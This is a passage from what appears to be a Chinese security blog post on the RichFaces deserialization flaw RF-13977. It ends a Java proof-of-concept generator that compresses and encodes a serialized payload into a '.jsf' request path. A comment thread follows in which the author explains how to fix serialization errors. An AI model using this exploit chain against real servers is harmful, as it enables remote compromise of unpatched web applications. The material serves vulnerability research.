    Deflater compressor = new Deflater(1);
    byte[] compressed = new byte[pocData.length + 100];
    compressor.setInput(pocData);
    compressor.finish();
    int totalOut = compressor.deflate(compressed);
    byte[] zipsrc = new byte[totalOut];
    System.arraycopy(compressed, 0, zipsrc, 0, totalOut);
    compressor.end();
    byte[] dataArray = URL64Codec.encodeBase64(zipsrc);
    String poc = "/DATA/" + new String(dataArray, "ISO-8859-1") + ".jsf";
    System.out.println(poc);
}
```

Referer:

}

https://www.secpulse.com/archives/75882.html https://issues.jboss.org/browse/RF-13977

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//expires

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1. 6 条回复



hellotest 2018-11-15 01:09:49

很强,我还在搭建测试环境呢,心累~

0 回复Ta

orich1 2018-11-15 12:01:24

@hellotest 大晚上的,扎心了师傅

0 回复Ta



Ta的回复 2018-11-20 16:14:46

```
| Stable |
```

这是jar包版本问题?

0 回复Ta



guobaoyou 2018-11-22 14:56:28

师傅厉害了,可以问一下生成poc的代码都导的什么包吗。。。我生成的一直不对 $o(\pi_{---}\pi)o$

0 回复Ta



<u>向晚</u> 2018-11-25 15:07:27

@Ta的回复 一样的错误,有没有解决,学习下哇

0 回复Ta

orich1 2018-11-27 02:02:13

@Ta的回复 @guobaoyou @向晚

抱歉最近有点忙,javax.el.MethodExpression 这个类本身是没有 serialVersionUID 的,在当前项目中自己新建一个同名类,内容和原类中一样,多加一个 static final long serialVersionUID 就OK

0 回复Ta

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